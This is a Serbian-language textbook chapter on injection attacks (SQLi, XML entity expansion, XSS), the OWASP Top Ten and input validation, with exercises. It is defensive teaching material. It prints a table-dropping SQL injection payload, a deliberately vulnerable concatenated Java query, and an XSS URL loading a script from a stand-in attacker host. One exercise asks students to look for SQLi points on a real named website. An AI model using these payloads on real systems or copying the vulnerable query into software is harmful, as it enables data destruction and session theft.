4 Validacija podataka

Podaci u upotrebi (engl. *Data in Use*), u opštem slučaju, predstavljaju skup podataka koji se obrađuje od strane procesora ili se nalazi u radnoj memoriji. Zaštita podataka u upotrebi, u kontekstu ovog teksta, podrazumeva bezbednosne kontrole i principe koji štite ispravno izvršavanje sistema.

Glavni mehanizmi za zaštitu podataka tokom upotrebe predstavljaju bezbednosne kontrole za autentifikaciju i autorizaciju. Kontrolom pristupa je moguće definisati koji učesnici imaju pristup kojim podacima. Napadi koji mogu da ugroze ove kontrole i koji kao rezultat mogu da omoguće napadaču pristup podacima za koje nema pravo, predstavljaju napadi na interpretere komandi.

4.1 Napadi na interpretere

Svaki sistem koji komunicira sa spoljnim subjektima, bilo da su to ljudski korisnici ili servisi poslovnih partnera, prihvata određen skup ulaznih podataka. Za bezbednost sistema je krucijalno da se ne prave nikakve pretpostavke o tome kakvi će podaci stići od spoljnih subjekata.

U kontekstu veb-aplikacija zasnovanim na REST arhitektonskom šablonu, svaka krajnja tačka (engl. *Endpoint*) predstavlja ulaz u aplikaciju. Svaki zahtev koji strani subjekt napravi može da sadrži proizvoljna zaglavlja, proizvoljne parametre sa proizvoljnim vrednostima, kao i proizvoljne podatke u telu zahteva. Treba, dakle, pretpostaviti da svaki deo ulaznih podataka može sadržati maliciozan sadržaj.

Najveći broj veb-baziranih napada je zasnovan na pažljivoj konstrukciji malicioznog sadržaja u sklopu korisničkog zahteva. Uspešan napad podrazumeva da je takav sadržaj prihvaćen od strane sistema i sproveden do dela sistema koji ima nekakav interpreter komandi, gde maliciozni sadržaj eksploatiše ranjivost nedostatka validacija ulaznih podataka pre nego što se šalju interpreteru.

4.1.1 Injection

SQL Injection (u nastavku SQLi) predstavlja najpoznatiji napad na standardne veb-aplikacije. Ovaj napad pripada grupi *Injection* napada, koji se zasnivaju na ubrizgavanje koda u podatke koji se šalju interpreteru. U najprostijem obliku, *Injection* napad podrazumeva:

1. Napadač pažljivo sastavi tekst tako da prevari interpreter koji se koristi negde u aplikaciji;
2. Napadač pošalje tekst aplikaciji, koja prosleđuje tekst kao deo neke instrukcije interpreteru;
3. Interpreter prihvata instrukciju, gde tekst koji je napadač sastavio prevari interpreter i natera ga da izvršava maliciozni kod;
4. U zavisnosti od teksta koji je napadač sastavio ovo može da ugrozi poverljivost, integritet ili dostupnost podataka na sistemu, ili samog sistema, kao i preuzimanje potpune kontrole nad sistemom od strane napadača.

Kako bi se konkretizovala prethodna priča, potrebno je definisati scenario, gde je meta napada koji će se sprovesti veb-sajt proizvoljne političke partije. Napad je moguće sprovesti ako sajt ispunjava sledeće zahteve:

- Koristi SQL bazu podataka;
- Ima barem jednu krajnju tačku koja prihvata korisnički unos i spram tog unosa formira upit ka bazi (npr. forma za prijavu, polje za pretragu, dugme za paginaciju);
- Ne koristi bezbednosne kontrole za sprečavanje SQLi napada.

U ovom scenariju neka je namena veb-aplikacija da širi propagandne vesti, i neka je aplikacija napisana upotrebom proizvoljnog Java radnog okvira, gde postoji polje za pretragu vesti. Ako se uzme da je implementacija komunikacije između aplikacije i baze podataka najprostija moguća, onda se negde u kodu aplikacije može pronaći sledeća linija koda:

```
String search = "SELECT * FROM PropagandaNews WHERE title LIKE '%" + request.getParameter("filter") + "%';";
```

Gde je `filter` parametar čija vrednost se unosi putem polja za pretragu. U ovom slučaju napadač formira upit takav da prevari loše dizajniranu funkcionalnost pretrage:

```
'; DROP TABLE PropagandaNews;--
```

Kada ovako formirana vrednost stigne na server, i odradi se konkatenacija teksta, vrednost koja se nalazi u promenljivoj `search` je:

```
SELECT * FROM PropagandaNews WHERE title LIKE '%'; DROP TABLE PropagandaNews;-- %';
```

Prvi karakter ovog napada, `'`, će zatvoriti izraz kod `LIKE` operatora. Sa dvotačkom se cela instrukcija završava, nakon čega sledi ubrizgana instrukcija koja briše sadržaj tabele. Poslednja dva karaktera, `--`, su tu da ostatak koda koji sledi iza korisničkog unosa (u ovom slučaju `%';`) bude zakomentarisan.

U prethodnom primeru, ubrizgan kod je izazvao uništavanje sadržaja tabele u bazi podataka, ali je jednako lako mogao da sadrži kod za uništavanje cele baze, krađu korisničkih kredencijala, modifikaciju sadržaja vesti, itd. Kvalitetna interaktivna aplikacija za vežbanje osnovnog SQLi napada se može naći u [1].

SQLi je samo jedan od mnogobrojnih napada koji spadaju u *Injection* klasu napada. Ova grupa napada je na prvom mestu *OWASP Top Ten* liste iz 2017 [2], koja se bavi rangiranjem bezbednosnih rizika veb-aplikacija spram rasprostranjenosti ranjivosti i ozbiljnosti napada. U ovu grupu napada spadaju svi tekstualni napadi koji eksploatišu sintaksu interpretera, poput XPath, LDAP, NoSQL, XML, OS, itd.

Na primer, loše konfigurisan DOM-baziran XML parser koji krene da procesira maliciozan XML (Slika 4.1) može da izazove rušenje sistema. XML prikazan na slici, kada bi se učitao, bi zauzeo preko 640 GB u radnoj memoriji. Dati napad se naziva *XML Entity Expansion* (u nastavku XEE) i spada u grupu napada koji eksploatišu XML parser.

Slika 4.1 *XML Entity Expansion* napad

4.1.2 Cross-site Scripting

Cross-site Scripting (u nastavku XSS), predstavlja posebnu klasu *Injection* napada usmerenih na veb-čitače, koji zbog svoje velike rasprostranjenosti i specifičnosti su odvojeni u posebnu kategoriju. Ova grupa napada se nalazi na sedmom mestu na *OWASP Top Ten* listi iz 2013.

Pre nego što se može objasniti XSS napad potrebno je razmotriti polisu zajedničkog porekla (engl. *Same-origin policy*) koja je prisutna u modernim veb-čitačima. Ova polisa diktira da veb-čitač dozvoljava skripti sa jedne stranice da pristupi podacima sa druge stranice samo ako obe stranice imaju isto poreklo. Poreklo je definisano protokolom, URL adresom, i portom (Slika 4.2).


Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password**@www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Slika 4.2 Testiranje polise zajedničkog porekla za http://www.example.com

Ideja XSS napada jeste da natera veb-čitač žrtve da izvršava maliciozan JavaScript kod, zaobilazeći polisu zajedničkog porekla. Ovo nije direktan napad na aplikaciju, već na korisnika aplikacije, odnosno na njegov veb-čitač. Tri osnovna oblika XSS napada su reflektovani, snimljeni i DOM-bazirani.

Reflektovani XSS napad je moguć kada veb-aplikacija:

- Prihvata unos od korisnika (najčešće u vidu URL parametra) i potom prikazuje taj sadržaj na samoj stranici (Slika 4.3);
- Ne koristi validaciju podataka, enkodiranje ili druge bezbednosne mehanizme da se zaštiti od XSS napada.



Slika 4.3 Vrednost URL parametra je reflektovana u HTML sadržaju odgovora

Radi ilustracije, može se zamisliti scenario gde *Google Scholar* ima ranjivost ovog tipa. Napadač želi da pristupi kolačiću žrtve putem *Google Scholar* servisa, kako bi došao do imejlova žrtve sa *GMail* servisa. Napadač formira URL sa malicioznom skriptom:

```
https://scholar.google.com/scholar?q=XSS<img src=x onerror=http://zao.com/lopov.js>
```

Reflektovan XSS se realizuje tako što:

1. Napadač pošalje žrtvi URL (npr. u sklopu imejla, članka na blogu, poruke na četu);
2. Žrtva klikće na URL, što šalje zahtev ka *Google Scholar* serveru;
3. *Google Scholar* server uzima vrednost parametra *q* i postavlja ga u telo odgovora;
4. Žrtvin veb-čitač veruje da je napadačeva skripta (`lopov.js`) sa `https://scholar.google.com`;
5. Napadač krade sesiju i dobija pristup žrtvinom nalogu.

Sa druge strane, snimljen XSS podrazumeva da napadač sačuva malicioznu skriptu na nesvesnom serveru, gde se data skripta učitava u veb-čitač žrtve koja pristupa sadržaju tog servera. Po ovom principu je 2005. radio *Samy MySpace* crv, kada je zaraženo preko milion profila i oboren sam server na nekoliko sati [4]. Slično se desilo sa *Twitter* servisom [5], kada je pažljivo konstruisan *tweet* (Slika 4.4) naterao nekoliko desetina hiljada naloga da propagiraju virus dalje.

Slika 4.4 Snimljen XSS napad na *Tweetdeck* servis

Dakle, da bi se snimljen XSS napad sproveo, potrebno je da:

1. Napadač formira vektor napada, tako što sastavlja malicioznu skriptu kao deo nekog podatka koji se čuva na serveru (npr. *MySpace* profil, *tweet*, članak na blogu, korisničko ime naloga);
2. Server prihvata podatke od napadača i skladišti ih u svojoj bazi podataka;
3. Žrtva pristupa podacima iz baze servera, kroz upotrebu veb-aplikacije;
4. Veb-čitač žrtve učitava podatke u DOM, čime se izvršava napadačeva skripta koja poštuje polisu zajedničkog porekla (došla je sa istog servera kao i stranica na kojoj se žrtva nalazi);
5. Putem skripte, napadač krade sesiju, krade osetljive podatke, izvršava akcije u ime žrtve, itd.

4.2 OWASP Top Ten retrospektiva

OWASP Top Ten [2] predstavlja dokument koji ističe najrasprostranjenije i najozbiljnije bezbednosne probleme koji postoje u današnjim veb-baziranim sistemima. Uz pomoć istraživanja eksperata iz domena, anketiranja industrije i rezultata automatizovanih alata, ovaj spisak se ažurira na svake tri do četiri godine. Od deset stavki, gotovo polovina se bavi problemima koji su u svojoj osnovi zasnovani na ubrizgavanju malicioznog sadržaja u nekakav interpreter. Kako bi se znanje izneto u ovom poglavlju sagledalo iz druge perspektive i bolje usvojilo, neophodno je proći kroz stavke aktuelne liste koje su povezane sa izloženim gradivom. Konkretno:

A1) Injection, skup napada koji uključuje SQLi i XEE, kao i pregršt drugih.

A4) XML External Entities, specijalizovan XML injection napad.

A7) Cross-site Scripting, koji ističe skup napada demonstriranih u sekciji 5.1.2

A8) Insecure Deserialization, skup napada koji eksploatiše mehanizme serijalizacije podataka.

4.3 Validacija podataka

Injection, *Cross-site Scripting*, pa i *Buffer Overflow* klase napada su zasnovane na tome da, putem neke ulazne tačke u sistem, napadač pripremi vektor napada takav da prevari neki interpreter, parser ili sam operativni sistem. Koraci i vektori ovih napada mogu da bude složeni, i mogu zahtevati štimanje vektora napada iznova i iznova tako da se sistem prevari. Međutim, ceo napad se može svesti na to da je sistemu

prosleđen podatak koji razvijači sistema nisu predvideli ili su pretpostavili da će drugi deo sistema (npr. operativni sistem, spoljni servis, radni okvir, infrastrukturna biblioteka, itd.) inherentno biti bezbedan.

Kada bi baza podataka inherentno imala zaštitu od SQLi napada, onda razvijači veb-aplikacija ne bi morali da brinu o ovome. Međutim, sa stanovišta baze podataka, upit koji je formiran od strane aplikacije u normalnim okolnostima i onaj koji je formiran u sklopu SQLi napada su jednako validni. Napad proizvodi validne SQL instrukcije koje baza procesira. Isto važi za XML parser koji prihvata XML inficiran sa XEE napadom, zatim za veb-čitač koji prihvata odgovor od servera koji sadrži XSS vektor napada, kao i za C kod koji prihvata unos koji će izazvati *Buffer Overflow*. Prethodno navedene komponente ne mogu inherentno da razlikuju instrukcije koje aplikacija proizvodi sa i bez intervencijom napadača.

Prema tome, neophodno je postaviti bezbednosne kontrole koje će vršiti validaciju svih podataka koji ulaze u sistem, bilo da je sa interneta, sa fajl sistema ili iz drugog sistema koji radi u istoj zgradi. Tehnička implementacija validacije podataka zavisi od samih podataka. Tako, na primer, XML dokument koji pristiže se može validirati upotrebom XML šeme, dok se imejl adresa koja se očekuje od korisnika prilikom registracije na sistem može validirati upotrebom regularnog izraza.

Na visokom nivou, validacija podataka se može podeliti na dva pristupa. U prvom slučaju se formira lista zabranjenih unosa gde se sve što nije na datoj listi prihvata (engl. *Blacklist*). U drugom slučaju se formira lista unosa koji se prihvataju, dok se sve ostalo odbacuje (engl. *Whitelist*).

Pitanje kada koristiti koji pristup zavisi od konkretne situacije. Ako bi se *blacklist* validacija koristila kao zaštita od SQLi napada koji je definisan ranije, mogli bi se odbaciti svi unosi koji sadrže karakter „'“. Međutim, time bi izbacili mogućnost unosa reči koje imaju apostrof u sebi. Dalje, time bi sistem bio zaštićen samo od jednog od mnogobrojnih SQLi vektora napada.

Blacklist validacija sa jedne strane pati od problema predviđanja vektora napada, jer je teško zapisati sve što napadač može da smisli. *SQL Smuggling* [6] je dobar primer klase SQLi napada koji poražavaju *blacklist* validaciju. Sa druge strane, liste vektora poznatih napada su toliko dugačke da u tom pogledu *blacklist* validacija pati od problema skalabilnosti.

Whitelist validacija je, u opštem slučaju, bolji pristup validacije podataka. Ideja je, dakle, da postoje pravila (npr. u obliku regularnih izraza) koji diktiraju koji unos je dozvoljen. Ovaj pristup nije uvek primenljiv i dobar primer kada je *blacklist* validacija bolja jeste za spisak blokiranih IP adresa zaštitnog zida (engl. *Firewall*). Inicijalno ova lista treba da bude prazna, ali ukoliko bi se detektovao DDoS napad, sistem bi popunjavao listu IP adresama koje učestvuju u napadu.

Najzad, upotrebom *whitelist* validacije i dalje nije rešen problem oko unosa koji može da izazove problem, ali ga ne treba ukloniti jer se ograničava korisnik (npr. apostrof). U tom slučaju je potrebno uvesti dodatne bezbednosne kontrole, poput čišćenja unosa (engl. *Sanitization*; *Character escaping*), pripremljenih izraza (engl. *Prepared Statement*), itd. U kontekstu veb-aplikacija i XSS napada, dobra praksa je da, uz validaciju ulaznih podataka se vrši i enkodiranje izlaznih podataka (engl. *Input validation, output encoding*), odnosno svake informacije koja će biti prikazana na veb-čitaču. Enkodiranje podrazumeva transformaciju jednog karaktera u drugi, što u HTML kontekstu može da bude transformacija karaktera „<“ u „<“. Na ovaj način, čak i ako maliciozna skripta dospe u bazu podatak (npr. posredstvom malicioznog insajdera) sadržaj neće moći da izazove XSS napad pošto su ključni karakteri enkodirani.

4.4 Rezime

U ovom poglavlju su analizirani napadi na interpretere komandi, koji ugrožavaju podatke tokom upotrebe zaobilazeći mehanizme za kontrolu pristupa. Akcenat je stavljen na veb-bazirane napade, što uključuje SQLi, XEE i XSS. Najzad, diskutovani su mehanizmi validacije podataka koji sprečavaju ove klase napada.

4.5 Zadaci

1. Posmatrajući veb-stranicu www.limundo.com, identifikovati bar sedam kontrola gde bi se potencijalno mogao izvršiti SQLi napad.
2. Izučiti OWASP organizaciju i saznati čime se bave, kakve projekte guraju i šta su im ciljevi.
3. Proći kroz interaktivne primere SQLi [1] i XSS napada [3].
4. Izučiti kako se *DOM-based* XSS razlikuje od *stored* i *reflected* XSS.
5. Izučiti *Buffer Overflow* klasu napada, fokusirajući se na ranjivosti koje se eksploatišu, vektore koji se koriste u napadu, i kontrole koje štite sistem od ove grupe napada.
6. Razmotriti validaciju podataka koje korisnik unosi putem veb forme, i odrediti prednosti i mane validacije koja se vrši na klijentu (u korisnikovom veb-čitaču), kao i na serveru.
7. Izučiti *SQL Smuggling* napad i identifikovati unapređenja koja donosi u odnosu na SQLi napad, kontrole koje zaobilazi, kao i one koje štite od ovog napada.

Reference

[1] CodeBashing, SQL Injection, https://www.codebashing.com/sql_demo, pristupljeno: 17.2.2017.

[2] OWASP, OWASP Top Ten Project, https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf, pristupljeno: 9.4.2018.

[3] Google, XSS Game, https://xss-game.appspot.com/, pristupljeno: 9.4.2018.

[4] Samy Kamkar, The MySpace Worm, https://samy.pl/popular/, pristupljeno: 9.4.2018.

[5] Mirani, L., An innocent bot could have unwittingly spread a virus around Twitter, https://qz.com/219728/an-innocent-bot-could-have-unwittingly-spread-a-virus-around-twitter/, pristupljeno: 9.4.2018.

[6] Douglen, A., SQL Smuggling – The Attack That Wasn't There, https://www.owasp.org/images/d/d4/OWASP_IL_2007_SQL_Smuggling.pdf, pristupljeno: 9.4.2018.